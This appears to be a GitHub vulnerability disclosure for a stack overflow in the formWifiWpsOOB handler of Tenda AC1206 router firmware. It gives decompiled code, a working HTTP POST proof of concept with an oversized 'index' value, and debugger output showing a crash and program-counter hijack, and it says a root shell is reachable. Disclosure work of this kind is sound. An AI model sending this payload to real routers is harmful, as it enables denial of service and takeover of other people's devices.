Darry-lang1 / **vuln** Public

Code Issues 1 Pull requests Actions Projects Security ···

main vuln / Tenda / AC1206 / **15** /

Darry-lang1 Add files via upload … on Aug 5 **History**

..

img 4 months ago

readme.md 4 months ago

readme.md


Tenda AC1206 (V15.03.06.23) has a stack overflow vulnerability

Overview

- Manufacturer's website information：https://www.tenda.com.cn
- Firmware download address ： https://www.tenda.com.cn/download/detail-2766.html

Product Information

Tenda AC1206 V15.03.06.23, the latest version of simulation overview：



AC1206 1200M 11ac无线穿墙王千兆口路由器 资料下载

AC1206升级软件 V15.03.06.23

关联产品：AC1206 更新日期：2018/1/6


1.此固件只适用于AC1206的机器升级，不同型号不能使用该软件,升级前请通过路由器底部贴纸确认产品型号;

2.下载解压后，请使用有线连接路由器升级，升级过程中切勿切断电源，否则会导致机器损坏无法使用！

* 如果链接错误或其他问题，请反馈到 tenda@tenda.com.cn或联系在线客服， 谢谢。

Vulnerability details

The Tenda AC1206 (V15.03.06.23) was found to have a stack overflow vulnerability in the formWifiWpsOOB function. An attacker can obtain a stable root shell through a carefully constructed payload.



```
void __cdecl formWifiWpsOOB(webs_t wp, char_t *path, char_t *query)
{
  char_t *Var; // $v0
  int v4; // $v0
  int v5; // $v0
  int v6; // $v0
  const char *index; // [sp+20h] [+20h]
  WLAN_RATE_TYPE wl_rate; // [sp+24h] [+24h]
  char tmp[5]; // [sp+28h] [+28h] BYREF
  char enable[4]; // [sp+30h] [+30h] BYREF
  char parm[256]; // [sp+34h] [+34h] BYREF

  memset(tmp, 0, sizeof(tmp));
  index = websGetVarWithValidate(wp, "index", WIFI_SSID_INDEX);
  Var = websGetVar(wp, "wifi_chkHz", "0");
  if ( atoi(Var) )
    v4 = 5;
  else
    v4 = 24;
  wl_rate = v4;
  v5 = atoi(index);
  printf("%s %d: index = %d, wl_rate = %d####\n", "formWifiWpsOOB", 4142, v5, wl_rate);
  if ( index )
  {
    if ( wl_rate == WLAN_RATE_5G )
    {
      SetValue("wl.bcm11ac", "1");
      GetValue("wl5g.public.enable", enable);
    }
    else
    {
      SetValue("wl.bcm11ac", "0");
      GetValue("wl2g.public.enable", enable);
    }
    v6 = atoi(index);
    if ( wps_restore_oob(wl_rate, v6) )
    {
      sprintf(tmp, "%s;%s", index, "0");
      websTransfer(wp, tmp);
    }
    else
    {
      memset(parm, 0, sizeof(parm));
      if ( atoi(enable) )
        sprintf(parm, "op=%d", 10);
      else
        printf("\x1B[1;32m[ DEBUG ] \x1B[m[%dG] radio is disabled,do nothing!\n", wl_rate);
      send_msg_to_netctrl(19, parm);
      sprintf(tmp, "%s;%s", index, "1");
      websTransfer(wp, tmp);
    }
```


In the `formWifiWpsOOB` function,the `index` we entered (the value of `index`) is formatted with the `sprintf` function, spliced with `%s;%s` strings, and saved to `tmp` . It is not secure, as long as the size of the data we enter is larger than the size of `tmp` , it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/WifiWpsOOB HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Content-Length: 336
Origin: http://192.168.0.1
DNT: 1
Connection: close
Referer: http://192.168.0.1/index.html
Cookie: ecos_pw=eee:language=cn

index=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```




连接超时

192.168.0.1 的服务器响应时间过长。

- 此站点暂时无法使用或者太过忙碌。请过几分钟后再试。
- 如果您无法载入任何网页，请检查您计算机的网络连接状态。
- 如果您的计算机或网络受到防火墙或者代理服务器的保护，请确认 Firefox 已被授权访问网络。


By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .



```
D4rry@ubuntu: ~/Desktop/tenda/_US_AC1206V1.0RTL_V15.03.06.23_multi_TD01.bin.extracted/squashfs-root
s-root$ sudo chroot . ./bin/qemu-mipsel-static -g 1234 ./bin/httpd
nit_core_dump 1917: rlim_cur = 0, rlim_max = 2147483647
nit_core_dump 1926: open core dump success
nit_core_dump 1935: rlim_cur = 5242880, rlim_max = 5242880
es:

    ****** WeLoveLinux******

Welcome to ...
onnect: No such file or directory
onnect to server failed.
onnect: No such file or directory
onnect to server failed.
onnect: No such file or directory
onnect to server failed.
onnect: No such file or directory
onnect to server failed.
reate socket  fail -1
onnect: No such file or directory
onnect to server failed.
onnect: No such file or directory
onnect to server failed.
onnect: No such file or directory
onnect to server failed.
onnect: No such file or directory
onnect to server failed.
httpd][debug]---------------------------webs.c,157
nsupported setsockopt level=65535 optname=128
ttpd listen ip = 192.168.0.109 port = 80
ebs: Listening for HTTP requests at address 192.168.0.109
nsupported setsockopt level=65535 optname=128
onnect: No such file or directory
onnect to server failed.
nsupported setsockopt level=65535 optname=128
nsupported setsockopt level=65535 optname=128
nsupported setsockopt level=65535 optname=128
ormWifiWpsOOB 4142: index = 0, wl_rate = 24####
onnect: No such file or directory
onnect to server failed.
onnect: No such file or directory
onnect to server failed.
onnect: No such file or directory
onnect to server failed.
rror: wps_restore_mib_default_value: 3945 ==> File /webroot/default.cfg is not exit!
onnect: No such file or directory
onnect to server failed.
ps_restore_nvram_default_value 4111: #######ssid_index = 0, mib_name = wl2g.ssid0.guest_en
ble, mib_value = ####
 DEBUG ] [24G] radio is disabled,do nothing!
sg str: [cfm Post netctrl 19?]
```

```
D4rry@ubuntu: ~/Desktop/tenda/_US_AC1206V1.0RTL_V15.03.06.23_multi_TD01.bin.extracted/squashfs-root
V1   0x77777777 ('wwww')
A0   0x100
A1   0x76ffe8c0 ◂— 0x4
A2   0x1
A3   0x0
T0   0x470
T1   0x560e78 ◂— 0x70747448 ('Http')
T2   0x21
T3   0x61616161 ('aaaa')
T4   0x61616161 ('aaaa')
T5   0x61616161 ('aaaa')
T6   0x61616161 ('aaaa')
T7   0x61616161 ('aaaa')
T8   0x0
T9   0x40d6d0 (ballocGetSize) ◂— addiu  $sp, $sp, -0x18
S0   0x61616161 ('aaaa')
S1   0x40c020 (__start) ◂— move   $zero, $ra /* '!' */
S2   0x0
S3   0x0
S4   0x0
S5   0x0
S6   0x0
S7   0x0
S8   0x61616161 ('aaaa')
FP   0x76ffea78 —▸ 0x55c998 ◂— 0x0
SP   0x76ffea78 —▸ 0x55c998 ◂— 0x0
PC   0x61616161 ('aaaa')
─────────────────────────────[ DISASM ]─────────────────────────────
Invalid address 0x61616161

─────────────────────────────[ STACK ]──────────────────────────────
00:0000│ fp sp  0x76ffea78 —▸ 0x55c998 ◂— 0x0
01:0004│        0x76ffea7c ◂— 0x7600313b /* ';1' */
02:0008│        0x76ffea80 —▸ 0x560678 ◂— 0x65646e69 ('inde')
03:000c│        0x76ffea84 —▸ 0x4234d8 (valueString+148) ◂— lw     $gp, 0x10($fp)
04:0010│        0x76ffea88 —▸ 0x545e30 (temp_gb2_sort_Tbl+21784) ◂— 0x0
05:0014│        0x76ffea8c —▸ 0x40d2b8 (balloc+652) ◂— lw     $gp, 0x10($fp)
06:0018│        0x76ffea90 —▸ 0x4babac (formWifiWpsOOB) ◂— lui    $gp, 9 /* '\t' */
07:001c│        0x76ffea94 —▸ 0x76ffeaa8 ◂— 'WifiWpsOOB'
───────────────────────────[ BACKTRACE ]────────────────────────────
 ► f 0 61616161
────────────────────────────────────────────────────────────────────
Program received signal SIGSEGV
pwndbg> 
```

As shown in the figure above, we can hijack PC registers.



```
/ # ls -l
total 48
drwxr-xr-x    2 1000     1000          4096 Aug  4 12:10 bin
drwxr-xr-x    2 1000     1000          4096 Sep  6  2017 dev
lrwxrwxrwx    1 1000     1000             8 Sep  6  2017 etc -> /var/etc
drwxr-xr-x    6 1000     1000          4096 Sep  6  2017 etc_ro
lrwxrwxrwx    1 1000     1000             9 Sep  6  2017 home -> /var/home
lrwxrwxrwx    1 1000     1000            11 Sep  6  2017 init -> bin/busybox
drwxr-xr-x    3 1000     1000          4096 Sep  6  2017 lib
drwxr-xr-x    2 1000     1000          4096 Sep  6  2017 mnt
drwxr-xr-x    3 1000     1000          4096 Aug  4 09:55 proc
lrwxrwxrwx    1 1000     1000             9 Sep  6  2017 root -> /var/root
drwxr-xr-x    2 1000     1000          4096 Sep  6  2017 sbin
drwxr-xr-x    2 1000     1000          4096 Sep  6  2017 sys
drwxr-xr-x    2 1000     1000          4096 Sep  6  2017 tmp
drwxr-xr-x    6 1000     1000          4096 Sep  6  2017 usr
drwxr-xr-x    6 1000     1000          4096 Aug  4 09:06 var
lrwxrwxrwx    1 1000     1000            12 Sep  6  2017 webroot -> /var/webroot
drwxr-xr-x    7 1000     1000          4096 Sep  6  2017 webroot_ro
/ # 
```

Finally, you also can write exp to get a stable root shell.